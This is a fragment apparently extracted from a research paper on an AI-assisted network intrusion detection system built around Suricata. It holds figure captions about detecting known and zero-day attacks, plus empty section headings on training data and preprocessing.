




**Fig. 2.** The detection mechanism of known and zero-day attacks adopted by our proposed system.


Suricata

AI




**Fig. 3.** The operating principle of the proposed NIDS

# AI TRAINING



# Distribution of Network Activity in Dataset



# DATA PREPROCESSING

